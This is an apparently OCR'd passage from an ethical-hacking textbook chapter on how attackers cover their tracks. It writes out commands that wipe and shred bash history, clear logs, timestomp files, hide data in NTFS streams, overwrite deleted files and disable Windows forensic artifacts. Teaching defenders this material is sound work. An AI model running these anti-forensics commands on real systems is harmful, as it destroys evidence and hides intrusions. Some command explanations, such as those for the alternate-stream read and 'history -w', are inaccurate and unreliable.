

Figure 6-122: Screenshot of Meterpreter

Manually Clearing Event Logs

After attackers obtain administrative privileges on a compromised system, they are capable of erasing log entries related to their actions on both Windows and Linux systems. The procedures for deleting event logs on Windows and Linux operating systems are outlined below:

For Windows

- Navigate to **Start** → **Control Panel** → **System and Security** → **Windows Tools** → double-click **Event Viewer**
- Delete all the log entries logged while compromising the system



Figure 6-123: Clearing Event Logs for Windows

For Linux

- Navigate to the **/var/log** directory on the Linux system
- Open the plaintext file containing log messages with text editor **/var/log/<filename.log>**
- Delete all the log entries logged while compromising the system



Figure 6-124: Clearing Event Logs for Linux

Ways to Clear Online Tracks

Attackers can erase digital footprints kept through web history, logs, cookies, cache, downloads, and timestamps on the target device, preventing victims from noticing the online actions taken by the attackers.

Here is what attackers can do to clear their online tracks:

- Clear data in the password manager
- Delete saved sessions
- Delete user JavaScript
- Set up multiple users
- Remove Most Recently Used (MRU)
- Clear toolbar data from browsers
- Turn off AutoComplete
- Use private browsing
- Delete history in the address field
- Disable stored history
- Delete private data

- Clear cookies on exit
- Clear cache on exit
- Delete downloads
- Disable password manager

EXAM TIP: To erase online traces of various activities, attackers should take different approaches for different operating systems.

The procedures for removing online traces from the Privacy Settings or the Windows registry (Windows 11) are outlined below:

From the Privacy Settings in Windows 11

- Right-click on the **Start** button, choose **Settings,** and click on **Personalization.**
- In Personalization, click **Start** from the left pane and turn off both **Show most used apps** and **Show recently opened items in Start, Jump Lists, and File Explorer**

From the Registry in Windows 11

- Open the **Registry Editor** and navigate to **HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer** and then remove the key for "**RecentDocs**"
- Delete all the values except "**(Default)**"

Covering BASH Shell Tracks

The Bourne Again Shell, commonly known as Bash, is a shell compatible with **sh** that saves command history in a file named bash history. You can access the recorded command history by using the command **more ~/.bash_history**. This characteristic of Bash poses a challenge for hackers, as investigators can examine the bash_history file to trace the source of an attack and the specific commands executed by an intruder to breach a system.

In response, attackers employ the following commands to erase the saved command history records:

Disabling history

```
export HISTSIZE=0
```

This instruction prevents the Bash shell from recording command history. The parameter **HISTSIZE** indicates the count of commands that will be stored, which is configured to 0. Once this command is run, attackers are unable to access the commands that were previously entered.

Clearing the history

```
history –c
```

This command is helpful for clearing the saved history. It serves as a practical alternative to turning off the history command because, with this command, an attacker can easily rewrite or examine previously used commands.

```
history -w
```

This command only removes the history of the active shell, while the command histories of other shells are not impacted.

Clearing the user's complete history

```
cat /dev/null > ~/.bash_history && history –c && exit
```

This instruction removes the entire command history from the current shell and all other shells and then terminates the shell session.

Shredding the history

```
shred ~/.bash_history
```

This command shreds the history file, making its contents impossible to read. It is beneficial when an investigator finds the file. However, due to this command, they are unable to access any information in the history file.

```
shred ~/.bash_history&& cat /dev/null > ~/.bash_history && history -c && exit
```

This command initially shreds the history file, then removes the file, and ultimately erases all traces of its use.



Figure 6-125: Covering Bash Shell Tracks

Covering Tracks on a Network

Using Reverse HTTP Shells

An attacker infects a victim's machine with malicious code, installing a reverse HTTP shell that regularly requests commands from an external master. This traffic appears normal to the organization's network security. When the attacker sends a command, it gets executed on the victim's system, acting like a web client, while the attacker responds as a web server. As other users access the internet without issues, this communication remains undetected.

Using Reverse ICMP Tunnels

Internet Control Message Protocol (ICMP) tunneling is a method where an attacker utilizes ICMP echo and reply packets to carry TCP payloads, allowing for covert access or control of a system. This technique can effectively circumvent firewall rules, as many organizations implement security measures that primarily inspect incoming ICMP packets while neglecting outgoing ones.

Initially, the attacker sets up the local client to connect with the target system. The victim's device is then activated to encapsulate a TCP payload within an ICMP echo packet, which is sent to the proxy server. The proxy server subsequently de-encapsulates and retrieves the TCP payload, forwarding it to the attacker.

Using DNS Tunneling

Attackers can use DNS tunneling to hide malicious content within DNS queries and replies. This technique involves adding data payloads to a victim's DNS server, creating a backchannel for

accessing remote servers, and exfiltrating sensitive information. The process typically starts with compromising an internal system, which then serves as a command and control server to facilitate covert file transfers outside the network.

Using TCP Parameters

An attacker can exploit TCP parameters to distribute payloads and create covert channels. Key TCP fields for hiding data include:

- **IP Identification Field:** A simple method where one character is sent per packet over an established session
- **TCP Acknowledgement Number:** A more complex approach that uses a bounce server to relay one hidden character per packet from the victim to the attacker
- **TCP Initial Sequence Number:** This method operates without a direct connection, encapsulating one hidden character in each SYN request and reset packet

Covering Tracks on an OS

Windows

NTFS includes a function known as ADS that enables individuals with malicious intent to conceal a file behind other regular files. The process for hiding files using NTFS involves the following steps:

1. Launch the command prompt with elevated permissions.

2. Enter the command "**type C:\SecretFile.txt >C:\LegitFile.txt:SecretFile.txt**" (in this case, the SecretFile.txt is concealed within the LegitFile.txt located on the C drive).

3. To access the hidden file, **input** "**more < C:\SecretFile.txt**" (for this, you must already know the name of the hidden file).



Figure 6-126: Covering Tracks on Windows OS

Modifying Time

```
timestomp file_name.doc -z "<Date> <time>"
```

Or Powershell command:

```
(Get-Item $File_name).LastWriteTime = $(Get-Date).AddHours(-10)
```

This command is helpful for modifying the access time of particular files. An attacker can utilize this command to alter the date and time of the last access, thereby obscuring evidence and creating confusion during investigations.

UNIX/LINUX

Files in UNIX can be concealed by placing a dot (.) before the file name. In UNIX, every directory is divided into two parts: the current directory (.) and the parent directory (..). Attackers often name these similarly, such as ". " (with a space following the dot). These hidden files are typically located in /dev, /tmp, and /etc. An attacker can modify log files to erase their evidence. Nevertheless, by utilizing this method of file concealment, an attacker might inadvertently leave traces, as the command used to access a file will be logged in the .bash_history file. A smart attacker understands how to address this issue; they achieve this by employing the following command:

```
export HISTSIZE=0 command
```



Figure 6-127: Covering Tracks on UNIX OS

Modifying Date and Time

```
touch -a -d '<date> <time>' $File_name
```

The above command is helpful for modifying the access time of an individual file. By utilizing the touch command, malicious actors can alter the date and time according to their needs. This command can only be executed if an attacker successfully obtains administrative credentials.

```
touch -m -d '<date> <time>' $File_name
```

Attackers may utilize the same command along with the "-m" parameter to alter the last modification date and time, thereby misleading security experts. In both instances, the "d" parameter adjusts the modification or access date and time.

Delete Files using Cipher.exe

Cipher.exe is a built-in command-line utility in Windows designed for the secure deletion of data by overwriting it, which prevents recovery later. This command also helps in the encryption and decryption of data on NTFS partitions.

When an attacker has created and encrypted a harmful text file, a backup file is generated during the encryption process. Therefore, if this encryption is disrupted, the backup file can be utilized to

restore the data. Once the encryption process is finalized, the backup file is removed; however, this deleted file may still be retrieved through data recovery software and could subsequently be used by security officials for investigation.

To avoid data recovery and conceal their actions, attackers utilize the Cipher.exe tool to overwrite the deleted files first with all zeros (0 × 00), next with all 255s (0 × FF), and finally with random values.

The attacker can remove files using Cipher.exe by following these steps:

1. Open the command prompt with administrator privileges.

2. Enter the command to overwrite deleted files in a particular folder:

```
cipher /w:<drive letter>:\<folder name>.
```

3. Enter the command to overwrite all deleted files on the selected drive:

```
cipher /w:<drive letter>
```



Figure 6-128: Screenshot of Cipher.exe Command

Disable Windows Functionality

Disable the Last Access Timestamp

The last access timestamp of a file contains information regarding the time and date when the specific file was opened for reading or writing. Therefore, every time a user accesses a file, the timestamp is updated. Attackers use the fsutil tool to disable or enable the last access timestamp.

fsutil is a command-line utility in the Windows OS used to set the NTFS volume behavior parameter, **DisableLastAccess**, which controls the enabling or disabling of the last access timestamp.

For example,

DisableLastAccess = 1 indicates that the last access timestamps are disabled.

DisableLastAccess = 0 indicates that the last access timestamps are enabled.

As shown in Figure 6-129, attackers use the following command to disable the last access updates:

```
>fsutil behavior set disablelastaccess 1
```



Figure 6-129: Screenshot of fsutil Command

Disable Windows Hibernation

The hibernation file (Hiberfil.sys) is a hidden system file found in the root directory where the operating system is installed. This file holds details about the system's RAM that is saved to the hard disk at particular times (when the user opts to hibernate the system). This information is essential as security professionals can utilize it to investigate an attack on the computer. Therefore, turning off Windows hibernation is an important step towards erasing traces. An attacker can deactivate Windows hibernation through the registry by following these steps:

1. Launch the **Registry Editor** and go to the following path:
2. **Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Power.**
3. Double-click on **HibernateEnabledDefault** in the right pane; an **Edit DWORD (32-bit) Value** dialog box will open.
4. In the **Value data**: field, type a value of **0** to turn off hibernation.
5. Press **OK**.



Figure 6-130: Screenshot of Registry Editor to Disable Hibernation

Disable Windows Virtual Memory (Paging File)

Virtual memory, commonly referred to as a paging file, is a unique file in Windows that acts as a buffer when RAM (physical memory) is insufficient. For instance, if an attacker possesses an encrypted file and wishes to access it, the first step is to decrypt it. This decrypted file remains in the paging file even after the attacker has logged out of the system. Additionally, certain third-party applications can temporarily store plaintext passwords and other sensitive data. Therefore, turning off paging in Windows is an essential action to obscure traces.

To disable paging, an attacker can follow these steps:

1. Go to **Control Panel** and find this path: **System and Security → System → Advanced system settings**.

2. A dialog box for **System Properties** will appear; under the **Advanced** tab, click on **Settings**... in the **Performance** section.

3. The **Performance Options** dialog will open; navigate to the **Advanced** tab and select **Change**... in the **Virtual Memory** section.

4. The **Virtual Memory** dialog will show up; uncheck the box for **Automatically manage paging file size for all drives**.

5. Choose the drive where paging is to be disabled, then select **No paging file** and click **Set**.

6. In the **System Properties** window, confirm by clicking **Yes**.

7. Finally, click **OK** to apply the changes.



Figure 6-131: Screenshot of Disabling Paging Through Control Panel

Deleting Windows Activity History

Attackers can hide their actions by erasing the Windows Activity history following unauthorized use of the system, thus eliminating proof of their activities. As Windows Activity history logs user actions such as file accesses, application usage, and browsing histories, clearing this information can hide their presence and deeds on the breached system.

Steps to Delete Windows Activity History:

1. Access the **Settings** by selecting it from the **Start** button or by pressing the **(Win + I)** keys simultaneously.

2. Select the **Privacy & security** option from the left sidebar of the **Settings** window, then click on the **Activity History** section located in the right sidebar.

3. Next, press the **Clear** button located under the "**Clear activity history**" section.

4. Confirm the action by clicking the **Ok** button on the pop-up that appears.

When the process is complete, a checkmark will be shown to the right of the Clear button, as illustrated in Figure 6-132.

Figure 6-132: Screenshot Showing Successfully Clearing the Activity History

Deleting Incognito History

Attackers utilize incognito mode to stop the browser from saving browsing history, cookies, and other site data on the device. This mode assists attackers in concealing their online actions from individuals who might use the device. It enables them to achieve a certain level of anonymity by obstructing websites from monitoring their browsing activities and gathering Personally Identifiable Information (PII). Nonetheless, it does not guarantee complete anonymity. This is why attackers may still need to erase their browsing history to obscure their footprints and evade detection by conventional methods.

Steps for Deleting Incognito History:

Erasing Incognito History in Windows

1. Access the **Start** menu, search for, and open **Command Prompt** by selecting the "Run as administrator" option.

2. Execute the following command to show the list of recently visited domains on the browser, including those in incognito mode

```
ipconfig /displaydns
```

Figure 6-133: Screenshot showing the list of Domains Recently Visited

3. Next, execute the command below in the Command Prompt to remove all DNS cache entries and eliminate any remnants of your recent browsing history:

```
ipconfig /flushdns
```

